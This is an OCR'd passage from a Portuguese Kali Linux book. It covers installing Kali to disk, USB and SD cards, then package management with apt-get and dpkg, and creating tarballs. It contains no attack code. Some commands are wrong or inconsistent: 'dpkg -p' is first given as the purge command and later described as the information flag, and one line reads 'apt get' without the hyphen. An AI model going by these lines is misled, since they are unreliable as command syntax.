


Figura 2.12 – Configure o gerenciador de pacotes.

Se estiver usando um proxy, insira as informações para configuração no local apropriado no próximo prompt do assistente ou deixe em branco, conforme mostrado na figura 2.13. Clique no botão **Continue** para avançar no processo de instalação.

Figura 2.13 – Configurando um proxy.

Instalando o GRUB Loader

O GRUB (Grand Unified Bootloader) corresponde à tela principal apresentada sempre que o computador for iniciado. Ele permite a verificação de determinadas configurações no boot, faz alterações em tempo real e ajustes nos parâmetros antes que o sistema operacional seja carregado. Embora o GRUB não seja necessário para alguns usuários avançados, ele é altamente recomendável na maioria dos tipos de instalação. A figura 2.14 mostra que **YES** para instalar o GRUB estará selecionado para você. Clique no botão **Continue** para avançar no processo de instalação.

Figura 2.14 – Instalação do GRUB.

Concluindo a instalação

Agora remova o disco do computador e faça o boot novamente. Ao ser solicitado, clique no botão **Continue** para finalizar a instalação (Figura 2.15).

Figura 2.15 – Instalação completa.

Após o novo boot, a tela de boas-vindas será apresentada. Faça login como o usuário root usando a senha previamente definida durante o processo de instalação. Bem-vindo ao Kali Linux!

Instalação em um pen drive

Os dispositivos de memória USB, normalmente conhecidos como pen drives e por vários nomes diferentes, nada mais são do que um dispositivo de armazenamento conectado ao computador por meio de uma interface USB. Este livro recomenda o uso de um dispositivo USB com no mínimo 8 GB de espaço, mas de preferência com mais. Computadores novos podem fazer o boot a partir de dispositivos USB. Se essa opção estiver selecionada, certifique-se de que o computador sendo usado consegue efetuar o boot a partir de um dispositivo USB.

As seções a seguir separam a instalação do Kali Linux no USB usando um computador com Microsoft Windows ou com uma plataforma Linux. Não se esqueça de verificar a documentação disponibilizada na homepage oficial do Kali Linux para consultar as atualizações nesse processo.

Quando se trata de pen drives sendo usados como dispositivos de boot, há dois termos fundamentais que são muito importantes: persistente e não persistente. Ser persistente refere-se à capacidade de seu dispositivo de reter qualquer arquivo criado ou modificado após o computador ter sido desligado. Ser não persistente refere-se ao dispositivo perder todas as configurações, as personalizações e os arquivos, caso o computador seja reiniciado ou desligado. Especificamente neste livro, a instalação do Kali Linux em um pen drive a partir de uma plataforma Windows será não persistente, e a instalação a partir de uma plataforma Linux será persistente.

Windows (não persistente)

Aplicação necessária – Win32 Disk Imager:

```
http://sourceforge.net/projects/win32diskimager/
```

Após fazer o download do Kali Linux ISO, insira um pen drive no computador e permita que ele seja automaticamente detectado pelo Windows, prestando atenção na letra atribuída ao drive. A seguir, abra o Win32 Disk Imager. Clique no ícone da pasta para navegar e selecione o arquivo Kali ISO, clicando no botão **OK** em seguida. Selecione a letra associada ao drive a partir do menu suspenso do dispositivo. Por fim, clique no botão **Write** (Gravar).

Quando o Win32 Disk Imager terminar de gravar o ISO, reinicie o computador e selecione o pen drive no menu BIOS POST. A maioria dos fabricantes tem metodologias diferentes para fazer o boot a partir de dispositivos USB; não se esqueça de verificar a documentação do fabricante do computador.

Linux (persistente)

Ao criar um pen drive persistente, novamente, tamanho é documento! Quanto maior o pen drive, melhor. Além do mais, de acordo com a versão do Linux com a qual você irá criar esse dispositivo USB, certifique-se de que a aplicação GParted está instalada. Não se esqueça de verificar a documentação de seu sistema operacional se você tiver dificuldades para instalar o GParted. Um dos métodos a seguir pode ser necessário em sua instalação Linux caso o GParted não esteja instalado:

- `apt-get install gparted`
- `aptitude install gparted`
- `yum install gparted`

Após efetuar o download do Kali Linux ISO, conecte o pen drive. Abra uma janela do terminal e verifique a localização dos dispositivos USB por meio do comando a seguir:

```
mount | grep -i udisks |awk '{print $1}'
```

A figura 2.16 mostra a saída do comando como `/dev/sdb1`. A saída do dispositivo USB pode ser diferente de acordo com os parâmetros e a configuração dos computadores. No próximo comando, troque `sdb` para que corresponda à identificação correta e remova qualquer número no final.




Figura 2.16 – USB montado.

Use o comando `dd` para transferir a imagem do Kali ISO para o dispositivo USB.

```
dd if=kali_linux_image.iso of=/dev/sdb bs=512k
```

Agora inicie o Gparted.

```
gparted /dev/sdb
```

O drive já deve ter uma partição contendo a imagem do Kali que acabou de ser instalada.

Adicione uma nova partição ao USB selecionando **New** (Novo) no menu que aparece após clicar no menu **Partition** (Partição) do File Menu Bar. Pequenas diferenças na saída podem estar presentes em virtude dos vários fabricantes diferentes dos dispositivos. Em geral, os passos são parecidos com os seguintes:

- Clique no espaço "não alocado" em cinza.
- Clique em **New** (Novo) no menu suspenso **Partition** (Partição).
- Use os controles deslizantes ou especifique o tamanho do drive manualmente.
- Configure o File System (Sistema de Arquivos) para **ext4**.
- Clique em **Add** (Adicionar).
- Na janela principal, selecione **Apply All Operations** (Aplicar todas as operações) no menu suspenso **Edit** (Editar).
- Clique em **OK** quando solicitado. Isso pode demorar um pouco.

Para acrescentar a funcionalidade de persistência, use os comandos a seguir:

```
mkdir /mnt/usb
mount /dev/sdb2 /mnt/usb
echo "/ union" >> /mnt/usb/persistence.conf
umount /mnt/usb
```

A criação do LiveUSB agora está concluída. Reinicie o computador e faça o boot a partir do pen drive.

Instalação em um cartão SD

Dispositivos de microcomputação como o Raspberry Pi e o Chrome Notebook do Google podem executar em cartões SD. Esses dispositivos pequenos podem ser usados para uma variedade de propósitos; o limite é apenas a sua imaginação. A maior vantagem de dispositivos como o Raspberry Pi está no fato de eles serem baratos e fazerem muito sucesso junto às comunidades de código aberto, tornando os recursos prontamente disponíveis aos interessados em qualquer lugar.

Há uma desvantagem em instalar o Kali Linux em dispositivos ARM: as imagens são personalizadas e devem ser definidas para cada tipo de hardware. As imagens para os dispositivos ARM podem ser localizadas nas páginas oficiais de download do Kali em `http://www.kali.org/downloads/`. Não se esqueça de verificar o site para conferir se o seu hardware tem uma imagem disponível para download.

Os passos a seguir oferecem um guia rápido para a instalação do Kali Linux em dispositivos compatíveis com arquiteturas baseadas em ARM.

1. Faça o download da imagem apropriada a partir do site oficial do Kali (`http://www.kali.org/downloads/`).
2. Insira um cartão SD vazio. Verifique o local de montagem por meio do comando a seguir:

   ```
   mount | grep -i vfat
   ```

   (Assumindo `/dev/sdb` para o próximo passo.)
3. Transfira o arquivo `Kali.img` para o cartão SD.

   ```
   dd if=kali.img of=/dev/sdb bs=512k
   ```
4. Desmonte e faça a sincronização de qualquer operação de escrita antes de remover o dispositivo:

   ```
   umount /dev/sdb
   sync
   ```
5. Remova o cartão SD.
6. Insira o cartão SD contendo a imagem do Kali Linux em seu dispositivo de computação com arquitetura ARM e faça o boot com o cartão SD.

Resumo

Neste capítulo, os tópicos discutidos possibilitarão ao usuário instalar o Kali Linux na maioria dos computadores, laptops, pen drives e dispositivos de microcomputação. Instalar o Kali Linux é como andar de bicicleta; aprenda uma vez e você nunca mais se esquecerá de como instalar o Kali. Não se esqueça de verificar a documentação e os fóruns de mensagens das comunidades no site oficial do Kali,

à medida que novas atualizações, versões e tecnologias forem desenvolvidas na comunidade de segurança. Estar ligado a outros profissionais da área de segurança, a pessoas que se interessam pelo assunto como hobby e igualmente aos hackers irá expandir seus conhecimentos, fará você mergulhar mais fundo em novos projetos e ajudará a responder as suas perguntas.

CAPÍTULO 3

Softwares, patches e atualizações

Informações contidas neste capítulo:

- APT: um utilitário para manipulação de pacotes
- Gerenciador de pacotes do Debian
- Tarballs
- Um guia prático para a instalação do Nessus

Visão geral do capítulo e principais pontos de aprendizagem

Este capítulo explica o processo necessário para manter, atualizar e instalar aplicações personalizadas e de terceiros usando o utilitário APT para manipulação de pacotes (`apt-get`) e o gerenciador de pacotes do Debian (`dpkg`).

APT: um utilitário para manipulação de pacotes

O utilitário APT para manipulação de pacotes, conhecido simplesmente como `apt-get`, é uma ferramenta de linha de comando leve e extremamente eficiente, usada para a instalação e a remoção de pacotes de software. O `apt-get` mantém o controle de tudo o que é instalado, juntamente com as dependências necessárias. As dependências correspondem aos pacotes de software adicionais necessários ao funcionamento adequado de outro software. Por exemplo, o Metasploit – o melhor amigo do pentester – depende de uma linguagem de programação em particular chamada Ruby. Se o Ruby não estiver instalado, o Metasploit não poderá nem mesmo ser iniciado; portanto o Ruby é uma dependência do Metasploit.

O `apt-get` não só mantém um controle das dependências para os softwares instalados como também controla as versões e as interdependências quando houver atualizações disponíveis. Quando os pacotes de software não forem mais úteis ou estiverem desatualizados, o `apt-get` alertará os usuários sobre a próxima atualização e perguntará se desejam remover os pacotes antigos.

O `apt-get` pode ser uma ferramenta muito simples ou altamente complexa. O gerenciamento de pacotes é muito importante para garantir que o Kali Linux funcione corretamente e que os pacotes de software estejam atualizados. Embora o usuário comum do Kali Linux não precise conhecer o funcionamento detalhado do `apt-get`, há alguns aspectos básicos que todo usuário deve conhecer.

Instalando aplicações ou pacotes

A instalação de softwares adicionais constitui a função mais básica do comando `apt-get` e é uma operação simples e fácil. A sintaxe a seguir oferece um exemplo do uso do subcomando `install`:

```
apt-get install {nome_do_pacote}
```

Tente efetuar a instalação do software Gimp, um pacote de software para edição de imagens:

```
apt-get install gimp
```

Update

De vez em quando, é preciso verificar as fontes, ou seja, os repositórios, à procura de atualizações (updates) para as várias aplicações e os pacotes instalados no Kali Linux. É recomendável verificar se há updates antes de instalar qualquer pacote novo e é essencial antes de efetuar um upgrade do sistema operacional ou de aplicações ou pacotes de software. A sintaxe para realizar updates é a seguinte:

```
apt-get update
```

Upgrade

Nenhum sistema é perfeito; na verdade, todo grande sistema operacional está em constante estado de melhorias, aperfeiçoamentos e gerenciamento de patches de modo a oferecer novos recursos ou corrigir bugs. A função `upgrade` irá obter e instalar todas as versões novas de pacotes de software já instalados. A beleza de todo sistema operacional baseado em Linux está no fato de ter código aberto, o que significa que qualquer pessoa no mundo pode submeter um código novo aos administradores da distribuição do sistema operacional para contribuir com a melhoria das funcionalidades do sistema, caso um bug seja identificado ou haja necessidade de alguma melhoria. Isso também permite que os patches sejam atualizados mais rapidamente se compararmos com o que ocorre com gigantes do mundo corporativo como a Microsoft. Como mencionamos anteriormente, é muito importante realizar um update antes de executar um upgrade. Para fazer o upgrade do Kali, use o comando a seguir:

```
apt-get upgrade
```

Upgrade da distribuição

A função de upgrade da distribuição funciona de modo muito semelhante à função upgrade; no entanto essa função também verifica as fontes em busca de pacotes especialmente marcados e suas dependências, bem como novos pacotes que os administradores da distribuição decidiram incluir juntamente com o baseline mais recente. Por exemplo, ao chamar a função de upgrade da distribuição, toda a versão do Kali passará da versão 1.0 para a versão 1.n ou 2.n, e assim por diante. Use a sintaxe a seguir para fazer o upgrade do Kali:

```
apt-get dist-upgrade
```

Remove

O `apt-get` pode ser usado para reduzir a quantidade de memória usada por um sistema ou para remover um programa específico. Também é aconselhável que todos os pacotes que não estiverem em uso – que não estiverem servindo a nenhum propósito e não forem necessários ao seu sistema operacional – sejam removidos. Por exemplo, se a aplicação Leafpad não for necessária ao sistema, remova-a. Se a aplicação tiver de ser futuramente reinstalada, isso poderá ser feito, porém é melhor eliminar o que não for necessário. A sintaxe a seguir pode ser usada para remover uma aplicação ou um pacote:

```
apt-get remove {nome_do_pacote}
```

Tente remover "`leafpad`" e, em seguida, reinstale a aplicação:

```
apt-get remove leafpad
apt get install leafpad
```

Auto Remove

Ao longo do tempo, os pacotes de aplicações do sistema operacional são substituídos por versões mais recentes e melhoradas. A função `autoremove` remove pacotes antigos que não são mais necessários ao funcionamento correto do sistema. É recomendável executar a função `autoremove` após um upgrade ou um upgrade da distribuição. Use a sintaxe a seguir para executar o auto remove:

```
apt-get autoremove
```

Purge

Qual é a diferença entre remove e purge? A função `remove` não destrói nenhum arquivo de configuração e deixa esses itens em seu disco rígido para o caso de esses arquivos serem necessários no futuro. Isso é útil, em especial para aplicações como o MySQL, o servidor Samba ou o Apache. Os arquivos de configuração são muito importantes para o funcionamento de suas aplicações. Às vezes, porém, é necessário remover do sistema todos os arquivos da aplicação, até mesmo os arquivos de configuração, para poder reinstalar as aplicações e reiniciá-las a partir de um estado vazio ou limpar todos os vestígios de informações possivelmente sensíveis. Efetuar o purge de uma aplicação do sistema fará com que o pacote da aplicação e todos os arquivos de configuração relacionados sejam totalmente apagados de uma só vez. Tome cuidado para não se tornar muito complacente ao usar a função purge; se usada incorretamente ou na aplicação errada, essa função pode ser perigosa, pois todos os arquivos associados serão removidos do sistema. O purge pode ser usado com a sintaxe a seguir:

```
apt-get purge {nome_do_pacote}
```

Clean

Os pacotes são baixados no sistema a partir das fontes, são desempacotados e, em seguida, instalados. Esses pacotes permanecerão no sistema até segunda ordem, mas não serão mais necessários após a instalação da aplicação. Com o tempo, esses pacotes podem consumir espaço em disco e devem ser removidos. A sintaxe a seguir pode ser usada para iniciar a função clean:

```
apt-get clean
```

Autoclean

A função autoclean também limpa o sistema de modo semelhante à função clean; no entanto ela deve ser executada após um upgrade e um upgrade de distribuição no sistema, pois a função autoclean removerá pacotes antigos que foram substituídos por pacotes novos. Por exemplo, suponha que a aplicação Y, versão 1, tenha sido instalada no sistema e, após um upgrade no sistema, a aplicação Y v1 tenha sido substituída pela aplicação Y v2. A função autoclean limpará somente a versão 1, enquanto a função clean removerá os pacotes contendo ambas as versões da aplicação. A sintaxe a seguir dá início à função autoclean:

```
apt-get autoclean
```

Reunindo tudo

O gerenciamento de pacotes não tem a ver com trabalhar mais, porém com trabalhar de forma inteligente. A seguir estão os comandos que um usuário pode utilizar para garantir que todos os possíveis patches, pacotes e as atualizações estejam em dia e prontos para ser usados:

1. `apt-get update && apt-get upgrade && apt-get dist-upgrade`
2. `apt-get autoremove && apt-get autoclean`

A entrada `&&` na linha de comandos permite que vários comandos sejam executados sequencialmente.

Gerenciador de pacotes do Debian

As principais variantes (ou distribuições) do Linux possuem sistemas individuais de gerenciamento de pacotes de aplicações. O Kali Linux foi criado com base no sistema operacional Debian 7.0 e pode precisar de aplicações de terceiros, por exemplo, o Nessus da Tenable. O Nessus é uma aplicação para scanning de vulnerabilidades que pode ser instalada a partir de um pacote de arquivos apropriado ao Debian Package Manager. O uso do Nessus será discutido no capítulo sobre scanning. Ao fazer o download desses tipos de aplicação, procure a extensão `.deb` no final do nome do arquivo.

Não há nenhuma vantagem em usar o Debian Package Manager em relação ao APT. O programa apt-get foi criado especificamente para o gerenciamento de pacotes Debian. As aplicações de terceiros que devem ser adquiridas de um fornecedor não estão disponíveis publicamente, e as fontes do apt-get não serão capazes de localizar esses pacotes para fazer o download e a instalação. O Kali Linux não é capaz de processar RPMs (Red Hat Packages) sem que haja um software extra instalado, e a prática de usar RPMs em um sistema baseado em Debian não é aconselhável.

Instalação

Após fazer o download de um pacote `.deb`, o comando `dpkg` deve ser usado para instalar o pacote. A maioria dos pacotes `.deb` é simples e contém todas as dependências necessárias para que a aplicação funcione adequadamente. Em casos raros, a maior parte deles relacionada a softwares com licença, os fornecedores poderão exigir passos adicionais a serem executados antes da instalação e, em geral, disponibilizarão instruções para a instalação correta no sistema. Não se esqueça de verificar a documentação disponibilizada pelo fornecedor antes de iniciar a instalação:

```
dpkg -i {nome_do_pacote.deb}/{diretório_alvo}
```

Remoção

Remover um pacote (`-r`) ou efetuar o purge de um pacote (`-P`) funciona exatamente como no APT e segue o mesmo padrão para o tratamento dos pacotes:

```
dpkg -r {nome_do_pacote.deb}
```

O purge de um pacote com o gerenciador de pacotes do Debian funciona de modo semelhante à função remove e pode ser iniciado com o comando a seguir:

```
dpkg -p {nome_do_pacote.deb}
```

Verificando a existência de um pacote instalado

Um superpoder que o APT não possui quando comparado ao Debian Package Manager é a incrível capacidade de interpretar o status corrente dos softwares instalados ou removidos. Ao usar a função `list` do `dpkg`, um código contendo dois ou três caracteres será mostrado na saída, no início da linha, indicando o estado atual referente à instalação do pacote. Ao ser executada em relação ao pacote de aplicação Leafpad, a figura a seguir mostra que o pacote foi removido, mas que os arquivos de configuração continuam disponíveis (Figura 3.1).




Figura 3.1 – Leafpad removido.

Após o comando `dpkg -P leafpad` ser executado, os arquivos de configuração do pacote também serão removidos. A figura 3.2 mostra a saída correspondente para o pacote de aplicação Leafpad após um purge completo do sistema.




Figura 3.2 – Leafpad após um purge.

Para ver o status – instalado ou removido – de um software, use a sintaxe a seguir:

```
dpkg -l {nome_do_pacote}
```

Mais informações detalhadas sobre o pacote instalado também podem ser apresentadas na tela por meio do comando a seguir:

```
dpkg -p {nome_do_pacote}
```

Preste bastante atenção ao uso das letras maiúsculas e minúsculas. A letra "`p`" minúscula mostra as informações na tela. A letra "`P`" maiúscula faz o purge do pacote do sistema sem fazer a pergunta **Are you sure?** (Você tem certeza?).

Tarballs

O tar, que teve origem nos primórdios dos sistemas Unix, recebeu esse nome por causa de sua função, a

qual, inicialmente, consistia em escrever vários arquivos em Tape Archives (TAR). Nem todos precisam da capacidade de transferir vários arquivos para uma fita, mas normalmente precisam da funcionalidade inerente à aplicação tar, que consiste em gerar um arquivo contêiner que armazena vários arquivos. Isso permite facilitar o transporte dos arquivos. Além do mais, esses arquivos podem ser compactados com o gunzip (`gzip`), o que reduz o seu tamanho total. Alguns pacotes de terceiros ou projetos de código aberto podem ser baixados em formato tarball e são facilmente identificados pela extensão de arquivo `.tar` ou `.tar.gz` no caso de tarballs compactados.

Durante um teste de invasão, uma quantidade enorme de documentos de scanning, capturas de tela, scripts personalizados e documentação de cliente é reunida. O uso do sistema Tarball permite reunir, administrar e dispor mais facilmente de todos os documentos. Também é altamente recomendável manter todos os registros dos testes de invasão em um local seguro por pelo menos cinco anos ou até a data determinada por estatutos regulatórios válidos nos territórios em que o trabalho for executado. Os clientes também podem estipular prazos para a retenção desses materiais, o que deverá estar descrito no ROE (Rules of Engagement, ou Regras do contrato) dos testes de invasão. O ROE será discutido no capítulo sobre relatórios. Se uma empresa for bastante ativa ao efetuar os testes de invasão, a quantidade de documentação pode aumentar rapidamente e a situação pode fugir imediatamente do controle. O tarball, especialmente quando compactado, provê um sistema de armazenamento para manter os registros separados, além de facilitar o backup e a administração em geral.

Criação de um tarball

A criação de um arquivo tarball pode ser muito simples ou muito complexa. Lembre-se de que a função original do comando tar consistia em enviar arquivos ao TAR. Para usos avançados do sistema tarball, dê uma olhada nas páginas do manual (man pages) do tarball (man tarball). Neste livro, somente a criação básica de arquivos tarball será discutida; no entanto essas informações são úteis e servem praticamente para qualquer plataforma baseada em Linux. Os passos a seguir apresentam uma descrição que pode ser seguida por um usuário para a criação de um tarball de exemplo. Os passos são os seguintes:

Crie um diretório para os seus arquivos. Nesse caso, o diretório `tar-demo1` está sendo criado com o comando `mkdir`:

```
mkdir tar-demo1
```

A seguir, crie vários arquivos nesse diretório, que poderão ser usados para demonstrar o comando `tar`. Nesse caso, o sinal de maior (>) será usado para criar um arquivo contendo “Hello world”. Esse arquivo se chamará `file1`, e vários arquivos podem ser criados da mesma maneira usando a mesma sintaxe, porém mudando o número final. A criação dos arquivos dessa maneira também fará com que eles sejam movidos para o diretório especificado – nesse caso, o diretório `tar-demo1`:

```
echo "Hello World" > tar-demo1/file1
echo "Hello World" > tar-demo1/file2
```

Vá para o diretório em que você deseja criar o tarball. Nesse caso, é o diretório `tar-demo1`:

```
cd tar-demo1
```

Gere um novo tarball com os arquivos contidos no diretório corrente. Nesse exemplo, o asterisco (*) é

usado para indicar que tudo o que estiver nesse diretório deve ser adicionado ao arquivo tar:

```
tar -cf tarball-demo.tar *
```

O comando `tar -tf` é usado para listar o conteúdo do tarball:

```
tar -tf tarball-demo.tar
```

